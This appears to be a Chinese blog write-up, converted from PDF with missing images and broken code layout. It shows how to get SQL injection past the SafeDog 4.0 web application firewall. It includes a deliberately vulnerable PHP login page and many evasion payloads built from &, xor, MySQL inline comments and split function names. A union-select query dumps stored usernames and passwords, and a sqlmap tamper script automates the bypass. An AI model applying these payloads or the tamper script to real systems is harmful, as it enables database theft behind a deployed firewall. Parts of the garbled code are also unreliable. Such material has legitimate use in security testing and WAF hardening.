SQL注入Bypass安全狗4.0

SQL注入Bypass安全狗4.0

最近准备多搞搞实战,就准备从绕waf开始,第一位受害者就选安全狗4.0叭。

源代码:

```
PHP
   1 <!DOCTYPE html>
2 <html>
3 <head>
      <meta charset="UTF-8">
      <title>check</title>
6 </head>
7 <?php
8 $agent = $_SERVER['HTTP_USER_AGENT'];
9
10 include 'connection.php';
11
12 function LoginCheck()
13 {
       if (isset($_GET['username']) && isset($_GET['password']) && !empty($_GET['username']) &&
14
   !empty($_GET['password'])){
15
           $username = trim(@$_GET['username']);
          $password = trim(@$_GET['password']);
16
```

```
17
          if (empty($username) || empty($password)) {
              echo"
18
                   <body background='./image/background.jpg' style='background-repeat:no-repeat ;background-</pre>
19
  size:100% 100%; background-attachment: fixed;'>
                      20
                      <h1 style='font-family:verdana;color:red;text-align:center;font-size:40px;'>Not be
21
  Empty</h1>
                   </body>
22
23
              exit();
24
25
26
      else{
27
28
           echo"
                   <body background='./image/background.jpg' style='background-repeat:no-repeat ;background-</pre>
29
  size:100% 100%; background-attachment: fixed;'>
                      30
                       <h1 style='font-family:verdana;color:red;text-align:center;font-size:40px;'>Input your
31
  username and password</h1>
32
                   </body>
               11 .
33
          exit();
34
35
36
37
       return array($username,$password);
38 }
39
40 function MysqlSelect($conn,$data)
                                             //注册
41 {
      $sql = "select * from geekuser where username='".$data[0]."' and password='".$data[1]."'";
42
      $result = mysqli_query($conn,$sql);
43
```

```
if ($result) {
44
          $row = mysqli_fetch_assoc($result);
45
         if ($row) {
46
             echo "
47
                 <body background='./image/background.jpg' style='background-repeat:no-repeat ;background-</pre>
48
  size:100% 100%; background-attachment: fixed;'>
                    49
                    <h1 style='font-family:verdana;color:red;text-align:center;'>Login Success!</h1><br><br>
50
   <br>
                    </br>
51
                    52
  size:30px;left:650px;position:absolute;'>Hello ".$row['username']."! "."</br></br>
                    53
  size:30px;left:650px;position:absolute;'>Your password is '".$row['password']."'
                 </body>
54
55
         }else{
56
             echo "
57
                 <body background='./image/background.jpg' style='background-repeat:no-repeat ;background-</pre>
58
  size:100% 100%; background-attachment: fixed;'>
                     59
60
                    <h1 style='font-family:verdana;color:red;text-align:center;font-size:70px;'>NO,Wrong
  username password! ! ! </h1>
                 </body>
61
62
63
64
      }else {
65
          echo"
             <body background='./image/background.jpg' style='background-repeat:no-repeat ;background-size:100%</pre>
66
  100%; background-attachment: fixed;'>
                 67
```

```
<h1 style='font-family:verdana;color:#ffffff;text-align:center;font-size:15px'>
68
                   11 .
69
                   mysqli_error($conn)
70
                   ."</h1>
71
72
               </body>";
73
74 }
75
76 $data = LoginCheck();
77 MysqlSelect($conn,$data);
78
79 ?>
80 </html>
```

1=1绕过

```
'and 1=1-- -被拦截:
```

&符号可以绕

```
TEXT

1 '%261-- -
2 '%26true-- -
3 '%260-- -
4 '%26false-- -
```

xor同样可以绕:




```
1 'Xor 1-- -
2 'Xor true-- -
'or length(database()=4)-- -会被ban, 这样绕:
   '%26(length(database/**/())=4)-- -
'%26(ascii(@@version)=53)-- -
这样也可以
                                                                                                   TEXT
1 1'or -1=-1-- -
2 1'or -0=-0-- -
3 ...
内敛注释:
                                                                                                   TEXT
   1'or /*!1=1*/-- -
或者简单粗暴点的 直接绕过and和or:
                                                                                                   TEXT
1 /*!114400R*/
2 /*!11440AND*/
```

order by 绕过

%23%0a绕过



内敛注释加注释绕过:




同样类似上面绕过and方法:



union select绕过:

利用内敛注释与注释的混淆绕过





cl4y @ Syclover

e Memory Application Security Audits Adblock Plus HackBar EditThisCookie

XSS - LFI - SSTI - ENCODING - HASHING -

tml/check.php?username=admin&password=1'/*!union/*!/*/**/*/select/**/1,2,'cl4y'---

/*!11440union*/:

TEXT

1 /*!11440union*/
2 /*!select/*!/*/**/*


系统函数绕过

单独的括号和函数名都不会检测, 思路就是分开函数名和括号就行:



函数名绕过


在报错注入的时候可以用这个格式绕过:



information__schema.*绕过

这个地方没有找到方法绕过,不过Mysql >5.6.x mysql 库里增添了两个新表,innodb_index_stats 和 innodb_table_stats 这两个表是数据库自动设置的。 存储数据库和对应的数据表。安全狗没有对这两个表检测,详见<mark>这篇文章</mark>

最后就可以拖库了:




.php?username=admin&password=1'/*!union/*!/*/**/select/**/ 1,username,password from l0ve1ysq1 limit 1,1--

总结 (干货)


有几个万能绕过的payload:

安全狗会正则想要ban掉的字符,比如如果将一个参数分割之后union select两个单词顺序出现就会ban掉,这里就利用正则的缺陷,让union或select不能单独分离出来,就可以绕过,比如这几个payload:



以上亲测好用,我觉得有这种payload,安全狗就是纸窗户qwq。

最后附上tamper脚本:



```
priority = PRIORITY.LOWEST
8
9 def dependencies():
10
       pass
11
12 def tamper(payload, **kwargs):
13
14
      if payload:
15
          payload=payload.replace("=","/*!*/=/*!*/")
           payload=payload.replace("ORDER","/*!ORDER/*!/*/**/*/")
16
           payload=payload.replace("AND","/*!AND/*!/*/**/*/")
17
          payload=payload.replace("OR","/*!OR/*!/*/**/")
18
          payload=payload.replace("UNION","/*!UNION/*!/*/**/*/")
19
           payload=payload.replace("SELECT","/*!SELECT/*!/*/**/*/")
20
           payload=payload.replace("USER()","/*!USER/*!/*/**/*/()/**/")
21
22
           payload=payload.replace("DATABASE()","/*!DATABASE/*!/*/**/*/()/**/")
           payload=payload.replace("VERSION()","/*!VERSION/*!/*/*/*/")
23
           payload=payload.replace("SESSION USER()","/*!SESSION USER/*!/*/**/*/()/**/")
24
25
          payload=payload.replace("EXTRACTVALUE","/*!EXTRACTVALUE/*!/*/**/*/)/**/")
26
           payload=payload.replace("UPDATEXML","/*!UPDATEXML/*!/*/**/*/")
27
28
       return payload
```